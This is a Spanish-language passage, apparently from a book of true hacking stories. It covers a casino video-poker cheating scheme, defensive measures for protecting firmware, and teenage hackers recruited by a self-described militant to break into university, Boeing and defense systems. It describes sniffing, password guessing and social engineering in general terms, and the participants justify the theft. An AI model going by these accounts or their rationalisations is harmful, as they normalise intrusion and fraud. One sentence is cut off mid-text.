Marco estaba tenso pero tiene un carácter muy fuerte. De hecho, si tenían que pillar a alguien me alegro, en cierto modo, que Juera él, porque creo que era el que mejor preparado estaba para afrontar la situación. Por todo lo que sé que tuvo que afrontar en Europa del Este.

Demostró ser leal y no nos delató. No habló de ningún socio ni nada por el estilo. Estaba nervioso y desilusionado, pero era fuerte y resistió bien el ataque. Dijo que trabajaba solo.

Dijo "Mira, ¿estoy arrestado, sois policías, cuál es el trato? ".

Es un tipo de interrogación para hacer cumplir la ley con la excepción de que no son policías y de que no tienen autoridad real, lo cual resulta extraño. Siguieron preguntándole, pero no se puede decir que lo maltrataran.

Le hicieron una foto, dice Alex, y le confiscaron el ordenador y todo el dinero que llevaba encima, unos 7000 dólares en efectivo. Después de, posiblemente, una hora de interrogatorio, o quizás más, (estaba tan alterado que no está seguro de cuánto tiempo transcurrió) lo dejaron marchar.

Marco llamó a sus compañeros de camino a casa. Parecía desesperado. Dijo: "Quiero contaros lo que ha pasado. Lo he echado todo a perder".

Mike se fue directamente a sus oficinas. "Alex y yo alucinamos cuando oímos lo que había pasado. Comencé a desmontar las máquinas y tirar las piezas por diferentes puntos de la ciudad".

Alex y Mike estaban molestos con Marco por uno de los riesgos innecesarios que había corrido. No quería ponerse el botón en el zapato igual que los otros dos, sino que insistía tenazmente en llevar el dispositivo en el bolsillo de la chaqueta y en activarlo con la mano. Alex describió a Marco como alguien que "pensaba que la gente de seguridad era tan tonta que él seguía probando para ver hasta dónde podía llegar con todo lo que estaba haciendo delante de sus narices".

Alex está convencido de que sabe lo que ocurrió, a pesar de que no estaba allí (de hecho, los otros tres no sabían que Marco había hecho un viaje a un casino a pesar del pacto que tenían sobre informar a los demás de los planes de cada cual). Alex imagina que ocurrió así: "Vieron que estaba ganando una cantidad desmesurada y que había algo raro en su

mano". Marco sencillamente no se molestaba en pensar que podría provocar que la gente de la sala se fijara en él y se hiciera preguntas.

Para Alex, supuso el final, aunque él no está completamente seguro de los demás. "Nuestra decisión inicial fue que si alguna vez pillaban a alguno de nosotros, todos lo dejaríamos. Hasta donde yo sé, todos estuvimos de acuerdo", aunque un momento después, añade con menos seguridad: "Al menos, yo lo estuve". Mike coincide, pero ninguno de los dos ha hecho nunca esa pregunta a Marco directamente.

Los casinos no suelen presentar demandas contra ataques como éste. "El motivo es que no quieren hacer público que tienen vulnerabilidades de este tipo", explica Alex. Por tanto, normalmente, te piden que "salgas de la ciudad antes del atardecer y si estás de acuerdo en no volver a poner un pie en un casino otra vez, te dejan marchar".

Repercusiones

Seis meses más tarde, aproximadamente, Marco recibió una carta en la que se le comunicaba que se habían presentado cargos en su contra.

Los cuatro siguen siendo amigos, aunque no mantienen ya una relación tan estrecha. Alex calcula que ganó 300.000 dólares en la aventura, de los cuales, una parte fue para Larry como habían acordado. Los' tres socios que iban a los casinos, los que corrían todo el riesgo, habían hablado inicialmente de dividir en partes iguales todas las ganancias, pero Alex cree que Mike y Marco ganaron probablemente entre 400.000 y medio millón de dólares. Mike no reconoce haber sacado más de 300.000 dólares, pero admite que Alex quizás ganó menos que él.

La aventura les duró unos tres años. A pesar del dinero, Alex se alegra de que se acabara: "Por una parte, me sentí aliviado. La diversión se había disipado. Se había convertido en una especie de trabajo. De trabajo arriesgado". Mike tampoco sintió pena por que tocara su fin y se queja levemente de que "terminó siendo agotador".

Ambos se mostraron reticentes en un principio a contar su historia, pero después lo hicieron con gusto. Y, ¿por qué no?, 10 años después o más, ninguno de los cuatro ha compartido ni un murmullo de

aquello con nadie que no fueran las esposas y la novia que participaron. Contarlo por primera vez, protegidos por el acuerdo de anonimato absoluto, ha sido como un alivio. Obviamente han disfrutado reviviendo los detalles y Mike admitió que fue "una de las cosas más emocionantes que jamás he hecho".

Alex quizás hable por todos cuando expresa:

No me siento tan mal por el dinero que ganamos. Es un grano de arena en el desierto para esa industria. Para ser honesto: nunca nos sentimos moralmente afectados, porque son casinos.

Era fácil racionalizar. Estábamos robando a casinos que roban a ancianas ofreciéndoles juegos en los que no pueden ganar. Para nosotros, Las Vegas significaba gente enganchada a máquinas que les chupaban el dinero, gente que perdía su vida centavo a centavo. Así que nos sentíamos como si estuviésemos volviendo a Gran Hermano, no despojando a una pobre viejita de su premio.

Ofrecen un juego que dice: "si te salen las cartas correctas, ganas". A nosotros nos salían las cartas correctas. Es simplemente que ellos no esperaban que nadie pudiera hacerlo.

Hoy no volvería a intentar nada así, dice Alex. Pero su justificación puede no ser la esperada: "Tengo otras formas de ganar dinero. Si mi situación financiera fuera la de entonces, probablemente lo intentaría otra vez". Considera que lo que hicieron estaba justificado.

En este juego del gato y el ratón, el gato aprende continuamente los trucos nuevos del ratón y toma las medidas correspondientes. Las máquinas de juego actuales utilizan software mucho mejor diseñadas; los chicos no están seguros de que pudieran manipularlas si lo intentaran.

Aún así, nunca habrá una solución perfecta para ninguna cuestión de seguridad en materia tecnológica. Alex lo explica diciendo: "Siempre que [algún ingeniero de software] dice: 'nadie se complicaría tanto como para hacerlo', hay algún chaval en Finlandia dispuesto a complicarse".

Y no sólo en Finlandia.

DILUCIDACIÓN

En la década de 1990, los casinos y los diseñadores de máquinas de juego todavía no imaginaban cosas que después serían evidentes. Un generador de números pseudoaleatorios no genera realmente números aleatorios, sino que, en realidad, almacena una lista de números en orden aleatorio. En este caso, una lista muy larga: 2 elevado a 32 o más de cuatro mil millones de números. Al principio de un ciclo, el software selecciona aleatoriamente un lugar en la lista. Pero después de eso, hasta que vuelva a iniciar un nuevo ciclo de juego, va utilizando los números de la lista en orden consecutivo.

Mediante la ingeniería inversa del software, estos chicos obtuvieron la lista.

Partiendo de cualquier punto conocido de la lista "aleatoria", podían determinar cada uno de los números subsiguientes y con el conocimiento adicional de la velocidad de actuación, podían determinar cuántos minutos o segundos faltaban hasta que apareciera una escalera real de color.

CONTRAMEDIDAS

Los fabricantes de todos los productos que utilizan chips ROM y software deben anticiparse a los problemas de seguridad. Y para las compañías que utilizan software y productos basados en ordenadores, que actualmente son prácticamente todas, desde las más grandes hasta las unipersonales, es peligroso dar por hecho que la gente que construye sus sistemas ha pensado en todas las vulnerabilidades. Los programadores del software de la máquina japonesa cometieron el error de no adelantarse suficientemente a los ataques que podrían sufrir. No tomaron ninguna medida de seguridad para evitar que la gente llegara hasta el *firmware*. Deberían haber previsto que alguien tendría acceso a una máquina, quitaría el chip ROM, leería el *firmware* y recuperaría las instrucciones del programa que indican a la máquina cómo debe funcionar. O si previeron esa posibilidad, debieron pensar que saber exactamente cómo funciona la máquina no bastaría, suponiendo que la complejidad de

craquear el generador de números aleatorios frustraría cualquier intento, y quizás sea así hoy, pero no lo fue en aquel momento.

Su compañía compra productos de hardware que contienen chips de ordenador; ¿qué debe hacer usted para contar con la protección suficiente contra el rival que desea echar un vistazo a su software, la compañía extranjera que quiere sacar una imitación barata o el *hacker* que quiere estafarlo?

El primer paso es obstaculizar el acceso al *firmware.* Las posibilidades disponibles son varias, entre ellas, las siguientes:

- Compre chips diseñados para ofrecer protección contra ataques. Hay varias empresas que comercializan chips específicamente diseñados para situaciones en las que la probabilidad de ataques es alta.

- Utilice el encapsulado *chip on-board* (COB): un diseño en el que el chip está incrustado en la tarjeta del circuito y no se puede sacar como si fuera un elemento independiente.

- Selle el chip a la placa con *epoxy* (un tipo de resina), de modo que si se intenta despegar el chip de la placa, éste se romperá. Esta técnica se puede mejorar añadiendo polvo de aluminio al *epoxy;* si un atacante intenta quitar el chip mediante calor, el aluminio destruye el chip.

- Utilice un diseño de rejillas matriciales de bolas (BGA, *ball grid array).* En esta disposición, los conectores no salen de los lados del chip, sino de debajo, con lo que resulta difícil, por no decir imposible, capturar el flujo de señales del chip mientras está colocado en la placa.

Otra medida consiste en rayar cualquier información de identificación que haya en el chip, para privar al atacante de todo conocimiento sobre el fabricante y el tipo de chip.

Una práctica bastante común, utilizada por los fabricantes de las máquinas de esta historia, consiste en utilizar la suma de control *(hash),* es decir, incluir una rutina de suma de control en el software. Si el programa ha sido modificado, la suma de control no será correcta y el software no pondrá el dispositivo en acción. Sin embargo, los *hackers* informados que estén familiarizados con esta medida simplemente comprobarán el software para ver si se ha incluido una rutina de suma de control y, si la hay, la deshabilitan. De modo que lo mejor es aplicar uno o más métodos para proteger físicamente el chip.

LA ÚLTIMA LÍNEA

Si su *firmware* es de propietario y valioso, consulte las mejores fuentes de seguridad para encontrar las técnicas que están utilizando los *hackers* actualmente. Procure que sus diseñadores y programadores estén actualizados y dispongan de la mejor información. Y asegúrese de que están tomando todas las medidas adecuadas para conseguir el nivel de seguridad más alto acorde con el coste.

CUANDO LOS TERRORISTAS ENTRAN POR LAPUERTA

No sé por qué seguí haciéndolo. ¿Naturaleza compulsiva? ¿Hambre de dinero? ¿Sed de poder? Podría mencionar una serie de posibilidades.

— ne0h

El *hacker* de 20 años que firma como Comrade está pasando unos días en una casa que tiene junto con su hermano en un área bonita de Miami. Su padre vive con ellos, pero sólo porque el hermano es todavía menor y los servicios sociales insisten en que debe haber un adulto en la casa hasta que el chico cumpla los 18. A los hermanos no les importa y su padre tiene su apartamento propio en algún otro sitio, donde se mudará cuando llegue el momento.

La madre de Comrade murió hace dos años y dejó la casa a sus hijos porque estaba divorciada del padre de los chicos. También dejó algo de dinero. Su hermano va al instituto, pero Comrade "sólo anda por ahí".

A la mayor parte de su familia no le parece bien, cuenta, pero "no me importa". Cuando has estado en prisión a una edad temprana, en realidad, siendo la persona más joven que jamás ha sido condenada por *hacker,* la experiencia cambia tus valores.

Los *hackers* no saben de fronteras internacionales, evidentemente, de modo que a ninguno de los dos les importa que el mejor amigo *hacker* de Comrade, neOh, esté a unos 4.500 km. Su pasión por la informática fue lo que los unió y también lo que los llevó por un camino escurridizo que finalmente les conduciría a lo que después se figuraron que era servir a la causa del terrorismo internacional, realizando intrusiones en sistemas informáticos extremadamente confidenciales. En los tiempos que vivimos, es una carga muy pesada de soportar.

neOh, que es un año mayor que Comrade, lleva "utilizando ordenadores desde que podía alcanzar al teclado". Su padre tenía una tienda de hardware informático y solía llevárselo con él a las reuniones con clientes; el chico se sentaba en las rodillas de su padre durante toda la sesión de ventas. A los 11 años, escribía código dBase para el negocio de su padre. En algún momento, neOh se encontró con un ejemplar del libro *Takedown* (El País-Aguilar, 1997), que narra con muchas imprecisiones mis propios artificios de *hacker,* los tres aftos que estuve huido y cómo el FBI me buscó. neOh quedó cautivado con el libro:

> *Tú fuiste mi inspiración. Eres mi mentor. Leí todo lo que pude sobre lo que hiciste. Quería ser todo un personaje como tú.*

Eso fue lo que lo motivó a meterse en el mundo de la programación. Decoró su habitación con ordenadores, concentradores de red *(hubs)* y una bandera de piratas de dos metros de larga y se puso en camino para seguir mis pasos.

neOh comenzó a acumular sólidos conocimientos y habilidades de *hacker.* Primero fueron las destrezas; después vendría la discreción. Utilizando el término de los *hackers* para definir a un adolescente que todavía es un principiante en esta actividad, explica: "En mi época de *script kiddie* [aprendiz de programador], modificaba sitios Web y colocaba mi dirección de correo electrónico real".

Visitaba los sitios de chat IRC (por el inglés *Internet Relay Chat),* chats de Internet basados en texto, en los que la gente con intereses comunes se reúne *online* e intercambia información en tiempo real con otras personas interesadas en las mismas cosas, sobre pesca con mosca, aviones antiguos, la destilación casera o cualquiera de los miles de temas posibles; entre otros, la programación. Cuando escribes un mensaje en un sitio IRC, todos los que están conectados en ese momento ven lo que has escrito y pueden responder. Aunque muchas de las personas que utilizan el IRC con frecuencia no parecen ser conscientes de ello, las comunicaciones se pueden grabar con facilidad. Creo que los registros deben contener hoy por hoy casi tantas palabras como todos los libros de la Biblioteca del Congreso de Estados Unidos; y es texto escrito con prisa, sin pensar por un segundo en la posteridad; en que se puede recuperar incluso años después.

Comrade pasaba tiempo en algunos de los mismos sitios de IRC y entabló una relación a distancia con neOh. Con frecuencia, los *hackers* forman alianzas para intercambiar información y llevar a cabo ataques en grupo. neOh, Comrade y otro chico decidieron crear su propio grupo y lo llamaron los "Keebler Elves". Dejaban participar en las conversaciones del grupo a algunos otros *hackers,* pero mantenían en secreto sus ataques de *hackers* negros. "Nos colábamos en sitios del gobierno por diversión", cuenta Comrade, quien calcula que penetraron en "unos doscientos" sitios gubernamentales supuestamente seguros.

Algunos canales de IRC son como abrevaderos donde se reúnen *hackers* de diferentes galones. Uno en particular, una red llamada Efnet, es un sitio que Comrade describe como "no es el submundo de la informática, sino un grupo bastante grande de servidores". Pero en Efnet había algunos canales menos conocidos, lugares que no se encuentran por uno mismo, sino que otro *hacker* negro, del que te hayas ganado la confianza, tiene que guiarte hasta el sitio. Estos canales, dice Comrade, son "bastante clandestinos".

Khalid el terrorista lanza el anzuelo

Alrededor de 1998, en estos canales "bastante clandestinos", Comrade encontró conversaciones sobre un tipo que había estado "frecuentando" esas página utilizando el nombre RahulB. (Después

también utilizaría Rama3456.) "Se sabía que quería *hackers* para penetrar en ordenadores del gobierno y del ejército, los sitios .gov y .mil", dice Comrade. "Había rumores de que trabajaba para Bin Laden. Esto fue antes del 11-S, así que Bin Laden no era un nombre que saliera a diario en las noticias".

Finalmente Comrade se cruzó en el camino con el hombre misterioso, al que él conocería como Khalid Ibrahim. "Hablé con él unas cuantas veces [en el IRC] y por teléfono una vez". El hombre tenía acento extranjero e "indudablemente aquella llamada sonaba como una conferencia con el extranjero".

neOh, también, estaba en el objetivo; con él, Khalid fue más directo y más descarado. neOh lo recuerda así:

> *En 1999, aproximadamente, contactó conmigo por correo electrónico un hombre que se autodenominaba militante y decía que era de Paquistán. Me dio el nombre de Khalid Ibrahim. Me dijo que trabajaba para los militantes paquistaníes.*

¿Se envolvería en una bandera terrorista alguien que estuviera buscando *hackers* jóvenes e ingenuos, aunque fuera con anterioridad al 11-S? A primera vista, la idea parece absurda. Este hombre declararía posteriormente que había ido a la escuela en Estados Unidos, que él mismo había hecho algo de programación y que estando allí se había asociado con otros *hackers.* Entonces puede que conociera, o pensara que conocía, cómo piensa un *hacker.* Todos los *hackers* son, en una u otra medida, rebeldes que viven con diferentes estándares y disfrutan derrotando al sistema. Quizás, después de todo, si quieres atraer las miradas de los *hackers,* anunciar que tú también rompes las normas y estás fuera del sistema no sea una idea tan loca. Quizás esa confesión dé a tu historia tintes de realidad y consigas que las personas que quieres ganarte como cómplices se muestren menos recelosas y suspicaces.

Y además, el dinero. Khalid ofreció a neOh 1000 dólares por penetrar en las redes informáticas de una universidad china, un sitio al que neOh se refiere como el Massachusetts Institute of Technology de China, y facilitarle los archivos de la base de datos de estudiantes. Cabe pensar que fue una prueba para ver, por un lado, la capacidad de

programación de neOh y, por otro, su ingenuidad: ¿cómo puede uno introducirse en un sistema informático cuando no entiende el idioma? Más difícil todavía: ¿cómo puedes utilizar la ingeniería social para lograr lo que quieres si no hablas el idioma?

Para neOh, el asunto del idioma no fue ningún obstáculo. Comenzó a frecuentar los sitios IRC que utilizaba un grupo de *hackers* llamado gLobaLheLL y a través de ese grupo conoció a un estudiante de informática de esa universidad. Se puso en contacto con él y le pidió un par de nombres de usuario y contraseñas. La información de acceso llegó en breve; de un *hacker* a otro, sin preguntas. neOh descubrió que la seguridad informática de la universidad se podía clasificar entre lo terriblemente malo y lo despreocupado y le sorprendió especialmente por ser la facultad de tecnología e ingeniería, donde deberían saber más. La mayoría de los estudiantes habían elegido contraseñas idénticas a sus nombres de usuario, es decir, la misma palabra o cadena para ambas cosas.

La breve lista que el estudiante había facilitado a neOh fue suficiente para acceder, con lo que pudo comenzar a curiosear electrónicamente o, en la jerga de los *hackers,* fisgonear *(sniffing).* Así encontró a un estudiante, que llamaremos Chang, que estaba accediendo a FTP (sitios de descarga) de Estados Unidos. Entre estos FTP, había un sitio de descargas, un sitio donde conseguir software. Utilizando un truco de ingeniería social corriente, neOh merodeó por la red de la facultad y captó algunos términos del campus. Fue más fácil de lo que pueda parecer a simple vista, puesto que "la mayoría de ellos habla inglés", dice neOh. A continuación, se puso en contacto con Chang, utilizando una cuenta con la que parecía que neOh estaba contactando con él desde el laboratorio de ciencias informáticas del campus.

"Soy del bloque 213", le dijo a Chang a través del correo electrónico y le pidió abiertamente nombres de estudiantes y direcciones de correo electrónico, como si fuera cualquier estudiante interesado en contactar con compañeros de clase. Puesto que la mayoría de las contraseñas eran tan fáciles, entrar en los archivos de estudiantes no fue ningún quebradero de cabeza.

Muy pronto estaba ya en condiciones de entregar a Khalid la información de la base de datos de unos cien alumnos. "Se lo entregué y me dijo, 'Tengo todo lo que necesito'". Khalid estaba satisfecho; era evidente que no quería los nombres en absoluto; sólo quería comprobar que neOh era capaz realmente de encontrar información de una fuente tan remota como ésta. "Fue entonces cuando se puede decir que comenzó nuestra relación", resume neOh. "Yo podía hacer el trabajo, él sabía que podía, así que comenzó a darme otras tareas".

Khalid comenzó a llamarle por teléfono móvil aproximadamente una vez a la semana, "normalmente mientras [él] conducía" para decirle a neOh que estuviera pendiente del buzón porque le llegarían los 1000 dólares. El siguiente encargo fue penetrar en los sistemas informáticos del Centro de Investigación Atómica Bhabha, en La India. El equipo operaba una estación de trabajo de Sun, que es un terreno conocido para todos los *hackers.* neOh entró con bastante facilidad, pero se encontró con que la máquina no guardaba ninguna información de interés y parecía que era un equipo independiente, que no estaba conectado a ninguna red. Aparentemente, Khalid ni se inmutó por el fracaso.

Mientras tanto, el dinero por la intrusión en la universidad china continuaba sin aparecer. Cuando neOh preguntó, Khalid se disgustó. "¿No lo has recibido? Te lo envié en efectivo en un tarjeta de cumpleaños", insistió. Obviamente, se trataba de la manida estratagema de "comprueba el correo", aún así neOh estaba dispuesto a seguir aceptando tareas. ¿Por qué? Hoy, realiza la introspección:

> *Seguí porque era testarudo. La verdad es que me entusiasmaba pensar que me iban a pagar por eso. Y pensaba, "quizás sea verdad que se ha perdido en el correo y esta vez si me pague ".*
>
> *No sé por qué seguí haciéndolo. ¿Naturaleza compulsiva? ¿Hambre de dinero? ¿Sed de poder? Podría mencionar una serie de posibilidades.*

Al mismo tiempo que Khalid iba asignando tareas a neOh, se paseaba por los sitios de IRC buscando a otros jugadores voluntariosos. Comrade estaba dispuesto, aunque se mostraba precavido ante la idea de aceptar un pago:

Había oído que pagaba a la gente pero yo nunca quise facilitarle mis datos para recibir dinero. Pensé que lo que hacía era simplemente curiosear, mientras que empezar a recibir dinero me convertiría en un delincuente real. Como mucho, hablaría con él en el IRC y le lanzaría unos cuantos hosts de vez en cuando.

El periodista Niall McKay habló con otra presa que había caído en las redes de Khalid, un adolescente de California que utilizaba el nombre de Chameleon (y que es ahora cofundador de una compañía de software de seguridad de prestigio). El artículo que publicó McKay en *Wired.com*[1] encaja con los detalles que han facilitado neOh y Cómrade. "Una noche, estaba en el IRC y este tipo dijo que quería el software DEM. Yo no lo tenía y sólo le estaba vacilando", dice el *hacker*. Pero esta vez, Khalid se estaba poniendo serio: "DEM" es la abreviatura con la que se conoce el Defense Information Systems Network Equipment Manager, el software de red que utiliza el ejército estadounidense. El grupo de *hackers* Masters of Downloading (los "maestros de las descargas") había capturado el programa y se decía que se podía conseguir pidiéndolo a la persona adecuada. Parece que nadie sabe si Khalid llegó a hacerse con él o, al menos, nadie lo dice. En realidad, ni siquiera se sabe con certeza si el software le habría sido de utilidad, aunque sí parece claro que él pensaba que lo sería. Khalid estaba jugando a las universidades chinas y cosas parecidas.

"Intentó integrarse en lo que la gente del grupo estaba haciendo", nos dice neOh. Antes de que se acabara, Khalid siguió de cerca a este grupo durante un año y medio, "no como una persona cualquiera que entra y sale regularmente. Siempre estaba allí y se pensaba que se dedicaba a eso". Con "a eso", neOh se refiere a penetrar en los sitios del ejército o los sistemas informáticos de las compañías comerciales que trabajaban en proyectos militares.

---

1 "Do Terrorists Troll the Net?", de Niall McKay, Wired.com, 14 de noviembre de 1998.

Khalid pidió a neOh que entrara en la compañía Lockheed Martin y consiguiera los planos esquemáticos de determinados sistemas aeronáuticos que estaban fabricando para el Boeing. neOh consiguió un acceso limitado a Lockheed, "como unos tres pasos en la red interna", pero no pudo profundizar más allá de dos servidores (hasta un nivel que la gente de seguridad llama la zona desmilitarizada o DMZ, efectivamente, es tierra de nadie). No fue lo suficiente para superar los cortafuegos que protegen la información corporativa más confidencial y no pudo localizar la información que le habían pedido. Según neOh:

> *[Khalid] se disgustó. Lo que dijo fue "ya no trabajas para mí. Puedes dedicarte a cualquier otra cosa". Pero entonces me acusó de ocultarle información. Dijo que me estaba guardando información para mí.*
>
> *Dijo: "Olvídate de Lockheed Martin. Entra directamente en Boeing".*

neOh se encontró con que Boeing "no era nada seguro, digamos que era muy malo". Entró, dice, explotando una vulnerabilidad conocida de un sistema de Boeing expuesto a Internet. A continuación, instaló un "espía" *(sniffer),* pudiendo escuchar todos los paquetes de datos que entraban y salían de un ordenador, un tipo de escucha telefónica pero en un ordenador. Así consiguió capturar contraseñas y descifrar correos electrónicos. Los datos que obtuvo del correo revelaron información secreta suficiente para entrar en la red interna.

> *Encontré seis o siete planos esquemáticos de las puertas y la parte delantera del Boeing 747, que habían pasado por email en texto plano. Archivos adjuntos sin cifrar. ¿No es genial? (Y se ríe.)*
>
> *Khalid se puso eufórico. Dijo que me iba a dar 4000 dólares, que nunca aparecieron: sorpresa, sorpresa.*

En realidad, 4000 dólares habría sido un pago excesivo por esa información. De acuerdo con Don Boelling, ex director de seguridad de Boeing, es probable que esta intrusión se llevara a cabo contra Boeing tal y como se ha descrito. Pero habría sido una pérdida de tiempo: una vez

que se pone en servicio un modelo de avión, todas las líneas aéreas de la cartera de clientes reciben juegos completos de planos esquemáticos. A partir de ese momento, no se considera ya que la información sea confidencial; puede obtenerla todo el que esté interesado. "Incluso he visto recientemente que se ofrecía un CD del 747 planos esquemáticos en eBay", dice Don. Evidentemente, es muy probable que Khalid no supiera eso. Y no fue hasta dos años después que Estados Unidos descubriera que algunos terroristas tienen motivos firmes para querer los planos de los principales aviones de pasajeros que utilizaban las aerolíneas estadounidenses.

El objetivo de esta noche: SIPRNET

Con Comrade, Khalid no se molestó en poner ejercicios de prueba. Desde el principio, cuenta el *hacker,* Khalid "sólo estaba interesado en el ejército y la SIPRNET".

> *La mayoría de las veces no era muy específico con lo que quería: sólo acceder a sitios gubernamentales y del ejército. Con la excepción de la SIPRNET. Estaba muy interesado en la información de la SIPRNET.*

No sorprende que Khalid estuviera impaciente; probablemente éste hubiera sido su objetivo desde el principio. La Red secreta de enrutamiento del Protocolo Internet (SIPRNET, *Secret Internet Protocol Router Network)* es la parte de la Red del Sistema de Información de Defensa (DISN, *Defense Information System Network)* que transmite mensajes confidenciales. Es más, la SIPRNET es ahora el núcleo de la capacidad de órdenes y control del ejército de Estados Unidos.

neOh había rechazado ya la oferta que le había hecho Khalid de acceder a la SIPRNET:

> *Me ofreció 2000 dólares. No acepté. Si hubiera entrado en la SIPRNET, habría tenido a los federales [policía federal] llamando a la puerta. No quería 2000 dólares a cambio de un tiro en la cabeza.*

Cuando Khalid habló a Comrade sobre esta tarea, el precio había subido. "Dijo que pagaría diez mil dólares, creo, por acceder", recuerda Comrade, que parece mucho menos asustadizo que neOh en lo que respecta a aceptar el proyecto, aunque insiste convincentemente en que era el reto, no el dinero, lo que le tentó.

> *La verdad es que me acerqué mucho a la SIPRNET. Entré en un sistema informático de la Agencia de Sistemas de Información de la Defensa [DISA;* Defense Information Systems Agency/. *Aquel ordenador estaba muy logrado. Creo que tenía cuatro procesadores, como unos 2000 usuarios tenían acceso a él, el archivo host Unix tenía unos 5000 servidores diferentes, de los cuales, la mitad usaba cuentas con privilegios; había que estar en ese ordenador para poder acceder a él, no se podía acceder desde fuera.*

Lo mirara como lo mirara, el presentimiento de Comrade de que había topado con algo importante iba por el buen camino. Entre las misiones centrales de la DISA se incluye el sistema conjunto de órdenes y control e informática de apoyo en combates; es decir, se solapa claramente con las funciones de la SIPRNET. Pero sus esfuerzos se vieron interrumpidos.

> *Fue muy dulce tener acceso a tanto, pero nunca tuve tiempo suficiente para jugar y llegar a ningún sitio. Me trincaron unos tres o cuatro días después.*

Momento de preocuparse

El día de Navidad de 1999, neOh y Comrade se llevaron un sobresalto. El vuelo IC-814 de Indian Airlines, que cubría el trayecto entre Katmandú y Nueva Delhi con 178 pasajeros y 11 tripulantes, fue secuestrado durante el vuelo. Según las noticias, los secuestradores eran terroristas paquistaníes asociados a los talibanes. ¿Terroristas como Khalid?

Siguiendo las órdenes de los secuestradores, el Airbus A300 realizó una ruta en zigzag hasta Oriente Medio y de vuelta, aterrizó brevemente en India, Paquistán y los Emiratos Árabes Unidos, donde

dejaron el cuerpo de un pasajero, un hombre joven que volvía con su esposa de la luna de miel. Había sido apuñalado hasta la muerte por el delito menor de no acceder a ponerse una venda en los ojos.

Finalmente, el avión aterrizó en Kandahar, Afganistán, hecho que aumentó la posibilidad de que existiera conexión con el régimen talibán. Los pasajeros y la tripulación continuaron detenidos a bordo durante ocho días llenos de terror y, al fin, fueron puestos en libertad a cambio de la liberación de tres militantes presos. Uno de los presos liberados, Sheikh Umer, participó posteriormente en la financiación de Mohammed Arta, un dirigente de los ataques al World Trade Center el 11-S.

Después del secuestro, Khalid dijo a neOh que su grupo había sido responsable y que él mismo había participado.

> *Me dejó absolutamente atemorizado. Era malo. Pensé que tenía que ponerme a salvo.*

Pero la angustia de neOh se vio mitigada por la codicia juvenil. "Todavía esperaba que me pagara mi dinero", añade.

La conexión con el secuestro añadió leña al fuego que Khalid había prendido previamente. Hubo un momento en el que Khalid, aparentemente molesto porque los chicos no lograban darle la información que necesitaba, intentó una táctica de alta presión. El periodista Niall McKay escribió, en el mismo artículo para *Wired.com*, gue había visto un mensaje de IRC antiguo que Khalid dirigió a los chicos en el que amenazaba con matarlos si lo denunciaban al FBI. También escribió que había visto el siguiente mensaje del paquistaní a los muchachos: "Decidme: ¿Le ha hablado [alguien] a los federales de mi?". Y en otro sitio decía: "Diles que [si lo hacen], están muertos. Pondré francotiradores para ellos".[2]

---

[2] McKay, artículo op. Cit.

Cae Comrade

La situación se estaba complicando, pero se pondría peor. Unos días después de que Comrade lograra penetrar en un sistema asociado a la SIPRNET, la policía sacó a su padre de la carretera cuando iba de camino al trabajo. Le dijeron: "Queremos hablar con tu hijo" y le mostraron una orden de registro. Comrade recuerda:

> *Había gente de la NASA, del Departamento de Defensa, del FBI. En total eran unos diez o doce agentes y, además, algunos policías. Había estado trasteando en algunos buzones de la NASA, puse un espía en ns3.gtra.mil, sólo para pillar algunas contraseñas. Pero, indirectamente pillé también algunos emails. Me dijeron que estaba acusado de realizar escuchas ilegales por eso. Y, además, por los ordenadores de la NASA, había violado o infringido el derecho de autor. Entre otras cosas. Justo el día anterior, un amigo dijo: "Tío, nos van a trincar pronto ". Había perdido la cabeza. Pero luego pensé que tenía razón y limpié la unidad del disco duro.*

Pero Comrade no terminó el trabajo de limpieza. "Olvidé las unidades viejas que tenía por la mesa".

> *Me hicieron preguntas. Lo admití. Les dije: "Lo siento. Aquí tienen lo que he hecho y cómo pueden solucionarlo. No lo volveré a hacer". Me dio la impresión de que pensaban: "Vale. No pensamos que seas un delincuente. No lo repitas. Si lo vuelves a hacer, te pondremos las esposas". Se llevaron mis ordenadores, periféricos y todos los discos duros que tenía de sobra y se fueron.*

Posteriormente, quisieron que Comrade les dijera la contraseña para acceder a sus discos duros cifrados. Cuando les contestó que no la sabía, le dijeron que podían *craquear* las contraseñas. Pero Comrade sabía más: había utilizado el cifrado PGP *(Pretty Good Privacy* o privacidad bastante buena) y su contraseña tenía "unos cien caracteres". Aunque insiste en que no era difícil de recordar porque eran sus tres citas preferidas encadenadas.

Comrade no volvió a oír nada de ellos durante al menos seis meses. Entonces oyó que el gobierno iba a presentar cargos. Cuando compareció ante el tribunal, le a
de paralización de los ordenadores de la NASA y la intercepción de miles de mensajes de correo electrónico dentro del Departamento de Defensa.

(Como muy bien sé, los "daños" que declaran los fiscales y los daños reales son a veces muy diferentes. Comrade descargó software del Centro Marshall de Vuelos Espaciales de la NASA, en Alabama, utilizado para controlar la temperatura y la humedad de la Estación Espacial Internacional; el gobierno afirmó que eso había forzado una **caída** de tres semanas de determinados sistemas informáticos. La preocupación por el ataque al Departamento de Defensa era mucho más realista: Comrade había entrado en el sistema informático de la Agencia de Reducción de las Amenazas a la Defensa e instalado una "puerta trasera" por la que podía acceder en cualquier momento.)

Obviamente, el gobierno concedió mucha importancia al caso con el propósito de que sirviera de advertencia para otros *hackers* adolescentes y la prensa le dio mucha publicidad, además lo declararon la persona más joven que jamás había sido condenada por acceso ilegal a sistemas informáticos, considerado un delito de ámbito federal. Janet Reno, fiscal general, llegó a hacer una declaración en la que decía: "Este caso, que marca la primera vez que un *hacker* menor cumplirá condena en un centro de detención, demuestra que nos tomamos en serio la intrusión informática y que estamos trabajando con nuestros colegas de los cuerpos policiales para combatir enérgicamente este problema".

El juez condenó a Comrade a seis meses de prisión seguidos de un periodo de seis meses de prueba, que comenzarían cuando finalizara el semestre del colegio. La madre de Comrade, que todavía vivía, contrató otro abogado, hizo que se escribieran numerosas cartas, presentó al juez lo que Comrade llama "un caso completamente nuevo" e, increíblemente, consiguió que se redujera la condena a arresto domiciliario seguido de cuatro meses de prueba.

A veces no aprovechamos las oportunidades que nos brinda la vida. "Había cumplido el arresto domiciliario y estaba en el periodo de prueba. Ocurrieron varias cosas y comencé a jugar demasiado, así que me

enviaron a reinserción". Después de la reinserción, Comrade consiguió un trabajo en una empresa de Internet y comenzó su propio negocio de Internet. Pero Comrade y el funcionario encargado de su periodo de prueba no se ponían de acuerdo y, después de todo, el chico fue enviado a prisión. Sólo tenía 16 años y fue encarcelado por delitos cometidos cuando tenía 15.

